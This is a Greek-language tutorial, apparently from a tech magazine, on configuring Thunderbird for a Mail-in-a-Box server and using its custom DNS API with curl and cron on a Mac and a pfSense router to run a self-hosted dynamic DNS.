
Εδώ φροντίζουμε ώστε οι διάφοροι παράμετροι να έχουν τιμές που προτείνονται στο control panel του MiaB. Παρατηρήστε το screenshot και κάντε τις αντίστοιχες επιλογές για τα δικά σας email και domain. Μη σας παραξενεύει που για το Authentication έχουμε βάλει Normal Password, αφού ο κωδικός θα ταξιδεύει μέσω κρυπτογραφημένου καναλιού. Όταν τελειώσετε με τις ρυθμίσεις πατήστε στο κουμπί Done, κάτω δεξιά.




Το Thunderbird είναι ρυθμισμένο ώστε να διαχειρίζεται το email του subzraw@colder.xyz. Έχουμε μάλιστα φροντίσει να το ενημερώσουμε και για ένα από τα υπάρχοντα aliases της συγκεκριμένης διεύθυνσης, συγκεκριμένα για το christos.varelas@colder.xyz, συνεπώς είμαστε σε θέση να στέλνουμε email είτε από το subzraw@colder.xyz είτε από το christos.varelas@colder.xyz. Για να προσθέσουμε ένα alias σε συγκεκριμένο λογαριασμό email που γνωρίζει το Thunderbird, στο αριστερό, κάθετο pane της εφαρμογής κάνουμε δεξί κλικ πάνω στο λογαριασμό που μας ενδιαφέρει κι επιλέγουμε το Settings. Στο νέο παράθυρο που εμφανίζεται πατάμε στο Manage Identities, κάτω δεξιά.




Εδώ φαίνονται οι δύο ταυτότητες (identities) που γνωρίζει το Thunderbird για τον προεπιλεγμένο λογαριασμό (στο colder.xyz). Ουσιαστικά, η μία ταυτότητα είναι το "κανονικό" email του λογαριασμού και η άλλη είναι ένα alias προς το ίδιο email.



Οι λεπτομερείς ρυθμίσεις της επιλεγμένης ταυτότητας. Έχουμε βάλει και υπογραφή, όπως βλέπετε :)



Χάρη σε κανόνα που έχουμε ορίσει μέσα από το Roundcube, τα emails που αφορούν στο λειτουργικό σύστημα του VPS, καθώς κι εκείνα που αφορούν σε ελέγχους του MiaB, καταλήγουν στο φάκελο ονόματι System. Το επιλεγμένο μήνυμα έχει αποσταλεί από την υπηρεσία των unattended upgrades του Ubuntu Server και προοριζόταν για το λογαριασμό talk2us@colder.xyz. Έχουμε όμως ήδη καθορίσει, μέσω του control panel του MiaB, ότι όσα emails πηγαίνουν στο talk2us@colder.xyz θα καταλήγουν τελικά στο subzraw@colder.xyz. Γενικά αποφεύγουμε να καθορίζουμε κανόνες μέσα από τον email client και προτιμούμε να τους συντάσσουμε κεντρικά, εν προκειμένω μέσα από το Roundcube. Έτσι, η επιθυμητή οργάνωση των emails θα αντικατοπτρίζεται σε κάθε email client του MiaB.



```
cvar — sub0@box: ~ — ssh — 110×35
sub0@box: ~
  GNU nano 2.2.6            File: /etc/apt/apt.conf.d/50unattended-upgrades                     Modified

// This option allows you to control if on a unclean dpkg exit
// unattended-upgrades will automatically run
//   dpkg --force-confold --configure -a
// The default is true, to ensure updates keep getting installed
//Unattended-Upgrade::AutoFixInterruptedDpkg "false";

// Split the upgrade into the smallest possible chunks so that
// they can be interrupted with SIGUSR1. This makes the upgrade
// a bit slower but it has the benefit that shutdown while a upgrade
// is running is possible (with a small delay)
//Unattended-Upgrade::MinimalSteps "true";

// Install all unattended-upgrades when the machine is shuting down
// instead of doing it in the background while the machine is running
// This will (obviously) make shutdown slower
//Unattended-Upgrade::InstallOnShutdown "true";


// Send email to this address for problems or packages upgrades
// If empty or unset then no email is sent, make sure that you
// have a working mail setup on your system. A package that provides
// 'mailx' must be installed. E.g. "user@example.com"
#Unattended-Upgrade::Mail "talk2us@colder.xyz";

// Set this value to "true" to get emails only on errors. Default
// is to always send a mail if Unattended-Upgrade::Mail is set
//Unattended-Upgrade::MailOnlyOnError "true";

// Do automatic removal of new unused dependencies after the upgrade
// (equivalent to apt-get autoremove)
//Unattended-Upgrade::Remove-Unused-Dependencies "false";

^G Get Help    ^O WriteOut    ^R Read File   ^Y Prev Page   ^K Cut Text    ^C Cur Pos
^X Exit        ^J Justify     ^W Where Is    ^V Next Page   ^U UnCut Text  ^T To Spell
```

Εκτός από την υπηρεσία unattended upgrades του Ubuntu, μηνύματα περί διαθέσιμων αναβαθμίσεων στέλνει και το ίδιο το MiaB. Αργήσαμε λίγο να το συνειδητοποιήσουμε, όταν όμως καταλάβαμε τι συμβαίνει συνδεθήκαμε στο VPS μέσω SSH, ανοίξαμε το αρχείο /etc/apt/apt.conf.d/50unattended-upgrades με το nano, σχολιάσαμε την εικονιζόμενη γραμμή, αποθηκεύσαμε την αλλαγή κι αφού εγκαταλείψαμε τον editor επανεκκινήσαμε τη σχετική υπηρεσία του λειτουργικού συστήματος.




Προς το παρόν προτιμάμε να μη χρησιμοποιούμε το Junk filter του Thunderbird αλλά να εκπαιδεύουμε –όποτε χρειάζεται– τον SpamAssassin του MiaB. Ακριβώς γι' αυτό δεν έχουμε τσεκαρισμένη τη σχετική επιλογή για το λογαριασμό email που διαχειρίζεται το Thunderbird.

Το DNS API και το dynamic DNS

Όπως πρέπει να έχουμε πει καμιά 70ρια φορές έως τώρα, το MiaB υλοποιεί τον δικό του DNS server. Για τον end-user, μάλιστα, δηλαδή για εμάς, παρέχεται ένα API ώστε να διαχειριζόμαστε τον name server χωρίς να συνδεόμαστε στο VPS ή στο web control panel του MiaB. Μια άμεση εφαρμογή της παρουσίας API είναι η παροχή υπηρεσιών dynamic DNS για τις συσκευές μας. Είναι έτσι δυνατό να αντιστοιχίσουμε, π.χ., σ' έναν οικιακό server, κάποιο όνομα της μορφής theserver.colder.xyz, ώστε να φτάνουμε σε δημόσιες υπηρεσίες του μηχανήματος χωρίς να γνωρίζουμε τη δημόσια διεύθυνση IP που έχει ο router μπροστά από το μηχάνημα. Κι επειδή η προαναφερθείσα διεύθυνση ενδέχεται ν' αλλάζει, χάρη στο DNS API του MiaB είναι εύκολο να ανανεώνουμε την αντιστοίχιση theserver.colder.xyz ↔ δημόσιο_IP περιοδικά κι αυτόματα, π.χ., με τη βοήθεια ενός cronjob. Ακόμα καλύτερα θα ήταν να δώσουμε ένα hostname

στο δημόσιο interface του router. Αν η συσκευή διαθέτει κάποιο Open Source firmware (OpenWrt, dd-wrt) στο οποίο έχουμε πλήρη πρόσβαση, τότε εύκολα πετυχαίνουμε το σκοπό μας. Το ίδιο ισχύει κι αν ο router τρέχει κάποιο λειτουργικό σύστημα σαν το pfSense, όπως ισχύει με τον δικό μας (http://deltahacker.gr/deltacast-s01e07). Στα screenshots που ακολουθούν δείχνουμε πρώτα πώς υλοποιούμε υπηρεσίες dynamic DNS μέσω του API, για ένα μεμονωμένο μηχάνημα. Συνεχίζουμε με τις ρυθμίσεις για τον pfSense-based router μας, ώστε στα δύο public interfaces που έχει να αντιστοιχίζονται δύο διαφορετικά hostnames της μορφής κάτι.colder.xyz.



box.colder.xyz/admin

box.colder.xyz   System   Mail   Contacts/Calendar   Web   Version   Log out?

Custom DNS API

Use your box's DNS API to set custom DNS records on domains hosted here. For instance, you can create your own dynamic DNS service.

Usage:

```
curl -X VERB [-d "value"] --user {email}:{password} https://box.colder.xyz/admin/dns/custom[/qname[/rtype]]
```

(Brackets denote an optional argument.)


Verbs

Verb	Usage
GET	Returns matching custom DNS records as a JSON array of objects. Each object has the keys `qname`, `rtype`, and `value`. The optional `qname` and `rtype` parameters in the request URL filter the records returned in the response. The request body (`-d "..."`) must be omitted.
PUT	Sets a custom DNS record replacing any existing records with the same `qname` and `rtype`. Use PUT (instead of POST) when you only have one value for a `qname` and `rtype`, such as typical `A` records (without round-robin).
POST	Adds a new custom DNS record. Use POST when you have multiple `TXT` records or round-robin `A` records. (PUT would delete previously added records.)
DELETE	Deletes custom DNS records. If the request body (`-d "..."`) is empty or omitted, deletes all records matching the `qname` and `rtype`. If the request body is present, deletes only the record matching the `qname`, `rtype` and value.

Parameters

Parameter	Value
email	The email address of any administrative user here.
password	That user's password.

Στο web control panel του MiaB, και συγκεκριμένα στη σελίδα που εμφανίζεται επιλέγοντας System → Custom DNS, υπάρχει η ενότητα ονόματι Custom DNS API. Παρατηρήστε ότι για τη λήψη, την προσθήκη ή τη διαγραφή DNS records χρησιμοποιείται το εργαλείο curl, το οποίο είναι διαθέσιμο για Linux, BSD, OS X και Windows.



box.colder.xyz/admin

box.colder.xyz System Mail Contacts/Calendar Web Version Log out?

rtype	The resource type. Defaults to `A` if omitted. Possible values: `A` (an IPv4 address), `AAAA` (an IPv6 address), `TXT` (a text string), `CNAME` (an alias, which is a fully qualified domain name — don't forget the final period), `MX`, or `SRV`.
value	For PUT, POST, and DELETE, the record's value. If the `rtype` is `A` or `AAAA` and `value` is empty or omitted, the IPv4 or IPv6 address of the remote host is used (be sure to use the `-4` or `-6` options to curl). This is handy for dynamic DNS!

Strict SPF and DMARC records will be added to all custom domains unless you override them.

Examples:

Try these examples. For simplicity the examples omit the `--user me@mydomain.com:yourpassword` command line argument which you must fill in with your email address and password.

```
# sets laptop.mydomain.com to point to the IP address of the machine you are executing curl on
curl -X PUT https://box.colder.xyz/admin/dns/custom/laptop.mydomain.com

# deletes that record and all A records for that domain name
curl -X DELETE https://box.colder.xyz/admin/dns/custom/laptop.mydomain.com

# sets a CNAME alias
curl -X PUT -d "bar.mydomain.com." https://box.colder.xyz/admin/dns/custom/foo.mydomain.com/cname


# deletes that CNAME and all CNAME records for that domain name
curl -X DELETE https://box.colder.xyz/admin/dns/custom/foo.mydomain.com/cname

# adds a TXT record using POST to preserve any previous TXT records
curl -X POST -d "some text here" https://box.colder.xyz/admin/dns/custom/foo.mydomain.com/txt

# deletes that one TXT record while preserving other TXT records
curl -X DELETE -d "some text here" https://box.colder.xyz/admin/dns/custom/foo.mydomain.com/txt
```

This is a Mail-in-a-Box.

Λίγο πιο κάτω στην ίδια σελίδα παρατίθενται μερικά παραδείγματα χρήσης του DNS API, μέσω του curl. Το πρώτο παράδειγμα αφορά στο dynamic DNS για ένα laptop. Για οικονομία χώρου από όλα τα παραδείγματα έχει παραλειφθεί η παράμετρος –user, η οποία ακολουθείται από το email και το password του διαχειριστή του MiaB. Δείτε το επόμενο screenshot για ένα πληρέστερο παράδειγμα.




cvar — bash — 140×25

bash


```
MBPr15:~ cvar$
MBPr15:~ cvar$ curl ifconfig.me
79.131.94.102
MBPr15:~ cvar$ curl -X PUT https://box.colder.xyz/admin/dns/custom/mbpr15.colder.xyz --user 'talk2us@colder.xyz':'6[redacted]'
updated DNS: colder.xyz
MBPr15:~ cvar$
MBPr15:~ cvar$ ping -c 5 mbpr15.colder.xyz
PING mbpr15.colder.xyz (79.131.94.102): 56 data bytes
64 bytes from 79.131.94.102: icmp_seq=0 ttl=64 time=7.539 ms
64 bytes from 79.131.94.102: icmp_seq=1 ttl=64 time=7.757 ms
64 bytes from 79.131.94.102: icmp_seq=2 ttl=64 time=7.777 ms
64 bytes from 79.131.94.102: icmp_seq=3 ttl=64 time=7.704 ms
64 bytes from 79.131.94.102: icmp_seq=4 ttl=64 time=5.242 ms

--- mbpr15.colder.xyz ping statistics ---
5 packets transmitted, 5 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 5.242/7.204/7.777/0.984 ms
MBPr15:~ cvar$
```



Από το τερματικό ενός μηχανήματος με OS X χρησιμοποιούμε το curl ώστε να βρούμε το δημόσιο IP με το οποίο βγαίνουμε στο Internet (1). Στο παράδειγμά μας είναι το 79.131.94.102. Στη συνέχεια χρησιμοποιούμε και πάλι το curl, προκειμένου να θέσουμε ένα νέο A-record στον DNS server του MiaB (2). Ουσιαστικά, λέμε ότι το IP του mbpr15.colder.xyz είναι το 79.131.94.102. Για να επαληθεύσουμε ότι η αντιστοίχιση επετεύχθη, κάνουμε ένα ping στο mbpr15.colder.xyz (3). Παίρνουμε απαντήσεις από το μηχάνημα με IP το 79.131.94.102, συνεπώς όλα έχουν πάει καλά.




Το πλαισιωμένο είναι το A-record που μόλις θέσαμε, όπως φαίνεται μέσα από το control panel του MiaB. Τα δύο πρώτα αντιστοιχούν στις δύο δημόσιες διευθύνσεις IP που έχει ο pfSense-based router μας, ο οποίος βγαίνει στο Internet μέσω δύο διαφορετικών γραμμών (άλλοτε σε διάταξη load balancing κι άλλοτε σε διάταξη fail-over – δείτε περισσότερα στο σχετικό άρθρο του τεύχους 029, http://deltahacker.gr/deltahacker029).




Το pfSense παρέχει υποστήριξη dynamic DNS και είναι σε θέση να επικοινωνεί με τις σχετικές υπηρεσίες εταιρειών όπως dyn.com, noip.com κι ένα σωρό άλλες. Αρκετές εξ αυτών είναι επί πληρωμή, ορισμένες παρέχονται δωρεάν αλλά με περιορισμούς. Από τη στιγμή βέβαια που έχουμε τον δικό μας DNS server και μπορούμε να τον τροποποιούμε απομακρυσμένα μέσω API, πραγματικά δεν έχουμε κανέναν λόγο για ν' απασχολούμαστε με τις υπηρεσίες dynamic DNS τρίτων. Αντί λοιπόν να καταφύγουμε στον ενσωματωμένο μηχανισμό του pfSense για την υποστήριξη dynamic DNS, θα εγκαταστήσουμε στον router μας το cron και σε τακτά χρονικά διαστήματα, π.χ., κάθε μία ώρα, θα ενημερώνουμε αυτόματα τον DNS server του MiaB μέσω του curl, λέγοντάς του, π.χ., ότι το therouter.colder.xyz έχει την τάδε δημόσια διεύθυνση IP, η οποία έχει αποδοθεί από τον ISP μας και είναι αυτή με την οποία βγαίνουμε στο Internet. Στο screenshot φαίνεται ότι έχουμε ήδη εγκαταστήσει το πακέτο ονόματι Cron (το βρήκαμε στο System → Packages → Available Packages → Services).



Η υπηρεσία Cron ενεργοποιείται αυτόματα, αμέσως μετά την εγκατάσταση του ομώνυμου πακέτου. Θέλουμε να προσθέσουμε δύο νέα cronjobs, ένα για κάθε public interface που έχει ο router μας. Προς τούτο, δίνουμε Services → Cron → Edit.



Έχουμε προσθέσει τα δύο νέα cronjobs που χρειαζόμαστε. Συγκεκριμένα: με δικαιώματα root και με τη βοήθεια του curl, το πέμπτο λεπτό κάθε δεύτερης ώρας ενημερώνουμε τον DNS server του MiaB για το δημόσιο IP του interface re0, το οποίο έχει hostname το otenet.colder.xyz. Επίσης, το δέκατο λεπτό κάθε δεύτερης ώρας ενημερώνουμε τον DNS server του MiaB για το δημόσιο IP του interface re2, το οποίο έχει hostname το hcn.colder.xyz. Παρατηρήστε τη χρήση της παραμέτρου -k και στις δύο περιπτώσεις: Είναι απαραίτητη ώστε το curl να πραγματοποιεί συνδέσεις HTTPS ακόμη κι όταν το πιστοποιητικό του απομακρυσμένου μηχανήματος είναι self-signed. Δείτε, τέλος, ότι το password το περικλείουμε σε απλά εισαγωγικά.

